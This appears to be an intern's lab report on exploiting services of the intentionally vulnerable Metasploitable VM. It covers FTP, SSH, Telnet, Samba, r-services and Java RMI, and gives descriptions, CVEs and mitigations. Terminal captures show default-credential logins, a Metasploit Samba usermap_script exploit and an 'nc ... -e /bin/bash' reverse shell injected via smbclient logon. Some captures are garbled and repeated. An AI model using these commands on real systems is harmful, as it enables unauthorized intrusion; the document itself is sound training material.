

Task 2

Ports Exploitation on Metasploitable

Janhavi Pandey
(Intern ID – 2032)

Exploitation of open ports

Port 21 (FTP)

Description

Port 21 is used by the File Transfer Protocol (FTP), which allows users to upload and download files between a client and a server. In Metasploitable, the FTP service is misconfigured and runs a vulnerable version of vsftpd, making it susceptible to unauthorized access.


Impact

Exploitation of FTP can allow attackers to gain remote shell access, upload or modify files, and potentially take full control of the system.

Mitigation

- Disable FTP service if it is not required.
- Replace FTP with secure alternatives such as SFTP or FTPS.
- Disable anonymous FTP login.
- Enforce strong passwords for all FTP users.
- Restrict write permissions on FTP directories.
- Use firewall rules to allow FTP access only from trusted IP addresses.
- Regularly update and patch the FTP service (e.g., vsftpd).

POC



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:0c:29:23:6f:5b
          inet addr:192.168.52.129  Bcast:192.168.52.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe23:6f5b/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4272 (4.1 KB)  TX bytes:6826 (6.6 KB)
          Interrupt:17  Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

```
Session Actions Edit View Help

[janhuvi@kali:~]$
[janhuvi@kali:~]$ nmap -sV 192.168.52.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 12:24 EST
Nmap scan report for 192.168.52.129
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 5ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login       OpenSSH or Solaris rlogind
514/tcp   open  tftp        ProFTPD 1.3.1
5900/tcp  open  vnc         VNC (protocol 3.3)
6080/tcp  open  x11         (access denied)
6881/tcp  open  irc         UnrealIRCd
8080/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache/2.2.8 (Ubuntu)
MAC Address: 08:0C:29:23:6F:5B (Vware)

Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds

[janhuvi@kali:~]$
[janhuvi@kali:~]$ msfconsole
```


Port 22 (SSH)

Description

SSH (Secure Shell) is a network protocol used for secure remote login and command execution on a system. In the target machine, the SSH service was exposed on port 22 and allowed login using weak or default credentials. This enabled an attacker to gain unauthorized shell access to the system..



Impact

Exploitation of the SSH service can allow an attacker to gain unauthorized remote access to the target system. Once access is obtained, the attacker can execute commands, modify system files, create or delete user accounts, and install malicious programs. If the compromised account has elevated privileges or can escalate privileges, the attacker may gain full root access, leading to complete system compromise, data theft, service disruption, and further attacks on other systems within the network.

Mitigation

- Disable root login over SSH (PermitRootLogin no).
- Use key-based authentication instead of passwords.
- Enforce strong passwords and account lockout policies.
- Change the default SSH port (optional, for reducing automated attacks).
- Restrict SSH access to trusted IP addresses using firewall rules.
- Disable unused authentication methods.
- Keep the SSH service updated to the latest secure version.
- Enable logging and monitor for brute-force attempts.
- Use tools like Fail2Ban to block repeated failed login attempts.

POC :



Port 23 (Telnet)

Description

Telnet is a remote access protocol that allows users to log in to a system over a network. It transmits data, including usernames and passwords, in **plain text** without encryption. In the target system, the Telnet service was enabled on port 23, making it vulnerable to unauthorized access through credential sniffing or brute-force attacks.

Impact

Exploitation of the Telnet service can allow an attacker to gain unauthorized remote access to the system by capturing or guessing login credentials transmitted in plain text. Once access is obtained, the attacker can execute commands, modify or delete files, create malicious users, and potentially escalate privileges to gain full control of the system. This can result in data compromise, system manipulation, service disruption, and can be used as a pivot point for further attacks within the network.

CVE-ID : 1999-0612

Mitigation

- Disable the Telnet service completely
- Replace Telnet with secure alternatives like **SSH**
- Enforce strong authentication mechanisms
- Restrict remote access using firewall rules
- Monitor network traffic for clear-text credential transmission
- Regularly audit and remove insecure legacy services

POC

```
(janhavi@kali)-[~]  
$ telnet 192.168.52.129  
Trying 192.168.52.129 ...  
Connected to 192.168.52.129.  
Escape character is '^]'.  
  
Warning: Never expose this VM to an untrusted network!  
  
Contact: msfdev[at]metasploit.com  
  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Thu Jan 1 05:31:04 EST 2026 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ whoami  
msfadmin  
msfadmin@metasploitable:~$ sudo su  
-bash: sudo su: command not found  
msfadmin@metasploitable:~$ sudo su  
[sudo] password for msfadmin:
```

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ whoami  
msfadmin  
msfadmin@metasploitable:~$ sudo su  
-bash: sudo su: command not found  
msfadmin@metasploitable:~$ sudo su  
[sudo] password for msfadmin:  
root@metasploitable:/home/msfadmin# whoami  
root  
root@metasploitable:/home/msfadmin#
```

Port 445 (Samba – SMB)

Description

Samba is a service that implements the SMB (Server Message Block) protocol and is used for file and printer sharing between systems on a network. In the target system, the Samba service was running on port 445 with insecure configuration, allowing unauthenticated or weakly authenticated access. This can be abused to enumerate shared resources, access sensitive files, or execute remote commands in vulnerable versions.

Impact

Exploitation of the Samba service can allow an attacker to gain unauthorized access to shared files and directories, leading to data leakage, modification, or deletion of critical files. In vulnerable configurations, it may also permit remote command execution or privilege escalation, allowing the attacker to gain full control of the system. A compromised Samba service can further be used as an entry point to move laterally within the network and compromise additional systems.

CVE – ID

- **CVE-2007-2447** – Samba “username map script” Command Execution Vulnerability
- **CVE-2017-7494** – Samba Remote Code Execution Vulnerability

Mitigation

- Disable Samba if file sharing is not required
- Restrict access to shared resources using authentication and permissions
- Disable anonymous access to shares
- Update Samba to the latest secure version
- Use firewall rules to restrict access to port 445
- Monitor Samba logs for suspicious access attempts

1st Way

[illegible]

```

100  \_ target: Windows Server 2003 SP2 (English) (NX)
101  \_ target: Windows Server 2003 R2 SP2 (English) (NX)
102  auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow
      normal No Microsoft Windows SRV.SYS SrvSmbQuery
yFsInformation Pool Overflow DoS
103  auxiliary/scanner/smb/smb_version
      normal No SMB Version Detection
104  auxiliary/server/relay/relay_get_naa_credentials
      normal Yes SMB to HTTP relay version of Get NAA
Creds
105  exploit/linux/samba/chain_reply
      2010-06-16 good No Samba chain_reply Memory Corruption
(Linux x86)
106  \_ target: Linux (Debian5 3.2.5-4lenny6)
107  \_ target: Debugging Target
108  exploit/multi/ids/snort_dce_rpc
      2007-02-19 good No Snort 2 DCE/RPC Preprocessor Buffer
Overflow
109  \_ target: Windows Universal

```

```
Interact with a module by name or index. For example info 118, use 118 or use exploit/multi/http/pgadmin_session_deserialization
```

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options
```

```
Module options (auxiliary/scanner/smb/smb_version):
```

Name	Current	Setting	Required	Description
RHOSTS			yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/t/basics/using-metasploit.html
RPORT			no	The target port (TCP)
THREADS	1		yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.52.129
RHOSTS => 192.168.52.129
msf auxiliary(scanner/smb/smb_version) > run
[*] c:\windows\system32\cmd.exe - ruby -r smb -e 'require \'b/recog/fingerprint/regexp_factory.rb\'; warn \'nested repeat operator \'+\' and \'?\' was replaced with \'*\' in regular expression'
[*] 192.168.52.129:445 - Host could not be identified: Unix (Samba 3.0.2
0-Debian)
[*] 192.168.52.129 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > searchsploit Samba 3.0.20
[*] exec: searchsploit Samba 3.0.20
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Sec	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (P	linux_x86/dos/36741.py

Shellcodes: No Results

```
Shellcodes: No Results
msf auxiliary(scanner/smb/smb_version) > search samba user map
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
---	------	-----------------	------	-------

```

Session Actions Edit View Help
Samba < 3.6.2 (x86) - Denial of Service (P | linux_x86/dos/36741.py

Shellcodes: No Results
msf auxiliary(scanner/smb/smb_version) > search samba user map

Matching Modules

# Name Disclosure Date Rank Check
Description
- - - - -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No
Samba "Username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
-----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn1
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-usage.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
-----
LHOST 192.168.52.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --

```

```

Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.52.1
RHOSTS => 192.168.52.129
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.52.128:4444
[*] Command shell session 1 opened (192.168.52.128:4444 -> 192.168.52.1)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
id
uid=0(root) gid=0(root)
whoami
root

```

2nd Way

```
janhavi@kali: ~  
Session Actions Edit View Help  
└─$ subclient \\192.168.52.129\\tmp  
Command 'subclient' not found, did you mean:  
  command 'smbclient' from deb smbclient  
Try: sudo apt install <deb name>  
  
(janhavi@kali)-[~]  
└─$ smbclient -L 192.168.52.129 -N  
Anonymous login successful  
  
      Sharename      Type      Comment  
-----  
print$             Disk      Printer Drivers  
tmp                Disk      oh noes!  
opt                Disk  
IPC$               IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))  
ADMIN$             IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  
  
      Server          Comment  
-----  
  
      Workgroup      Master  
-----  
WORKGROUP          METASPLOITABLE  
  
(janhavi@kali)-[~]  
└─$ smbclient //192.168.52.129/tmp -N
```

```
WORKGROUP      METASPLOITABLE  
  
(janhavi@kali)-[~]  
└─$ smbclient //192.168.52.129/tmp -N  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> help  
?  
allinfo      altname      archive      backup  
blocksize    cancel       case_sensitive cd            chmod  
chown        close        del          deltree      dir  
du           echo         exit         get          getfacl  
geteas       hardlink     help         history      iosize  
lcd          link         lock         lowercase    ls  
l            mask         md           mget         mkdir  
mkfifo       more         mput         newer        notify  
open         posix        posix_encrypt posix_open    posix_mkdir  
posix_rmdir  posix_unlink posix_whoami  print        prompt  
put          pwd          q            queue        quit  
readlink     rd           recurse      reget        rename  
reput        rm           rmdir        showacls     setea  
setmode      scopy        stat          symlink      tar  
tarmode      timeout      translate    unlock       volume  
vuid         wdel        logon        listconnect  showconnect  
tcon         tdis        tid          utimes       logoff  
..  
!  
smb: \> nc 192.168.52.128 4444 -e /bin/bash  
nc: command not found  
smb: \> logon nc 192.168.52.128 4444 -e /bin/bash
```

```
janhavi@kali: ~  
Session Actions Edit View Help  
blocksize cancel case_sensitive cd chmod  
chown close del deltrees dir  
du echo exit get getfacl  
geteas hardlink help history iosize  
lcd link lock lowercase ls  
l mask md mget mkdir  
mkfifo more mput newer notify  
open posix posix_encrypt posix_open posix_mkdir  
posix_rmdir posix_unlink posix_whoami print prompt  
put pwd q queue quit  
readlink rd recurse reget rename  
reput rm rmdir showacis setea  
setmode scopy stat symlink tar  
tarmode timeout translate unlock volume  
vuid wdel logon listconnect showconnect  
tcon tdis tid utimes logoff  
..  
!  
smb: \> nc 192.168.52.128 4444 -e /bin/bash  
nc: command not found  
smb: \> logon nc 192.168.52.128 4444 -e /bin/bash  
session setup failed: NT_STATUS_LOGON_FAILURE  
smb: \> logon "/nc 192.168.52.128 4444 -e /bin/bash"  
Password:  
session setup failed: NT_STATUS_IO_TIMEOUT  
smb: \> logon "/nc 192.168.52.128 4444 -e /bin/bash"  
Password:  
session setup failed: NT_STATUS_IO_TIMEOUT  
smb: \>   
  
(janhavi@kali)~  
nc -lvp 4444  
[listening on [any] 4444 ...]  
connect to [192.168.52.128] from (UNKNOWN) [192.168.52.129] 35482  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```

```
janhavi@kali: ~  
Session Actions Edit View Help  
blocksize cancel case_sensitive cd chmod  
chown close del deltrees dir  
du echo exit get getfacl  
geteas hardlink help history iosize  
lcd link lock lowercase ls  
l mask md mget mkdir  
mkfifo more mput newer notify  
open posix posix_encrypt posix_open posix_mkdir  
posix_rmdir posix_unlink posix_whoami print prompt  
put pwd q queue quit  
readlink rd recurse reget rename  
reput rm rmdir showacis setea  
setmode scopy stat symlink tar  
tarmode timeout translate unlock volume  
vuid wdel logon listconnect showconnect  
tcon tdis tid utimes logoff  
..  
!  
smb: \> nc 192.168.52.128 4444 -e /bin/bash  
nc: command not found  
smb: \> logon nc 192.168.52.128 4444 -e /bin/bash  
session setup failed: NT_STATUS_LOGON_FAILURE  
smb: \> logon "/nc 192.168.52.128 4444 -e /bin/bash"  
Password:  
session setup failed: NT_STATUS_IO_TIMEOUT  
smb: \> logon "/nc 192.168.52.128 4444 -e /bin/bash"  
Password:  
session setup failed: NT_STATUS_IO_TIMEOUT  
smb: \>   
  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
  
id  
uid=0(root) gid=0(root)  
  
whoami  
root
```

Port 512,513,514 (rsh / rlogin / rexec)

Description

Ports 512, 513, and 514 are associated with legacy remote access services such as rsh (Remote Shell), rlogin, and rexec. These services were historically used to execute commands or log in remotely to another system. They rely on trust-based authentication mechanisms and transmit data in plain text, making them highly insecure. In the target system, these services were enabled, exposing the system to unauthorized access.

Impact

Exploitation of rsh, rlogin, or rexec services can allow an attacker to gain unauthorized remote access without proper authentication by abusing trust relationships between systems. An attacker may execute arbitrary commands, access sensitive files, and manipulate system configurations. Because these services lack encryption and strong authentication, successful exploitation can lead to full system compromise, data theft, service disruption, and further attacks on other systems within the network

CVE-ID

- **CVE-1999-0651** – rsh service allows unauthorized access
- **CVE-1999-0578** – rexec authentication weaknesses

Mitigation

- Disable **rsh, rlogin, and rexec** services completely
- Remove trust files such as .rhosts and /etc/hosts.equiv
- Replace legacy remote services with **SSH**
- Block ports 512, 513, and 514 using firewall rules
- Audit systems for legacy services and insecure configurations
- Monitor network traffic for unauthorized remote access attempts

POC :

```
(janhavi@kali)-[~]
$ sudo nmap -p 512,513,514 192.168.52.129
[sudo] password for janhavi:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 12:17 EST
Nmap scan report for 192.168.52.129
Host is up (0.00020s latency).

PORT      STATE SERVICE
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 00:0C:29:23:6F:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

(janhavi@kali)-[~]
$ rlogin -l root 192.168.52.129
Last login: Sat Jan  3 10:55:27 EST 2026 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~#
```

Port 1099 (Java RMI)

Description

Java RMI (Remote Method Invocation) is a Java API that allows objects running in one JVM to invoke methods on objects running in another JVM over a network. The RMI registry typically runs on **port 1099**. In the target system, the Java RMI service was exposed without proper security controls, allowing an attacker to enumerate remote objects and potentially execute arbitrary code on the server.

Impact

Exploitation of the Java RMI service can allow an attacker to execute arbitrary code remotely by abusing insecure object deserialization or exposed remote objects. Successful exploitation may lead to unauthorized command execution, data compromise, service disruption, and full system takeover. A compromised RMI service can also be leveraged to install backdoors, escalate privileges, and pivot to other systems within the network.

CVE – ID

- **CVE-2011-3556** – Java RMI Registry Remote Code Execution
- **CVE-2017-3241** – Java RMI Deserialization Vulnerability

Mitigation

- Disable Java RMI service if not required
- Restrict RMI access to trusted hosts only
- Use strong authentication and access controls
- Disable remote class loading
- Update Java to the latest secure version
- Use firewall rules to block or restrict port 1099
- Monitor logs for abnormal RMI activity

```

(janhavi@kali)-[~]
$ nmap -p 1099 192.168.52.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 12:20 EST
Nmap scan report for 192.168.52.129
Host is up (0.00024s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
MAC Address: 00:0C:29:23:6F:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

(janhavi@kali)-[~]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]

```

```

+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- --[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search java rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthent
1 exploit/multi/http/crushftp_rce_cve_2023_43177 2023-08-08 excellent Yes CrushFTP Unauthenticated RCE
2 \_ target: Java . . .
3 \_ target: Linux Dropper . . .
4 \_ target: Windows Dropper . . .
5 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configurati
6 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure Endpoint Co
7 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumera
8 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Con
9 \_ target: Generic (Java Payload) . . .
10 \_ target: Windows x86 (Native Payload) . . .
11 \_ target: Linux x86 (Native Payload) . . .
12 \_ target: Mac OS X PPC (Native Payload) . . .
13 \_ target: Mac OS X x86 (Native Payload) . . .
14 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Co
15 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserializati
16 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Signed Applet Social Engineerin
17 \_ target: Generic (Java Payload) . . .
18 \_ target: Windows x86 (Native Payload) . . .
19 \_ target: Linux x86 (Native Payload) . . .
20 \_ target: Mac OS X PPC (Native Payload) . . .
21 \_ target: Mac OS X x86 (Native Payload) . . .
22 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogrammi
23 \_ target: Unix In-Memory . . .
24 \_ target: Java Dropper . . .
25 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins CLI RMI Java Deserialization
26 exploit/linux/http/kibana_timelion_prototype_pollution_rce 2019-10-30 manual Yes Kibana Timelion Prototype Pollution
27 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 excellent No Mozilla Firefox Bootstrapped Addon S
28 \_ target: Universal (JavaScript XPCOM Shell) . . .
29 \_ target: Native Payload . . .
30 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26 excellent Yes Openfire authentication bypass with
31 exploit/multi/http/torchserver_cve_2023_43654 2023-10-03 excellent Yes PyTorch Model Server Registration an
32 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 excellent Yes Total.js CMS 12 Widget JavaScript Co

```

27	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozill
28	\ target: Universal (JavaScript XPCOM Shell)	.	.	.	.
29	\ target: Native Payload	.	.	.	.
30	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfi
31	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTord
32	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.
33	\ target: Total.js CMS on Linux	.	.	.	.
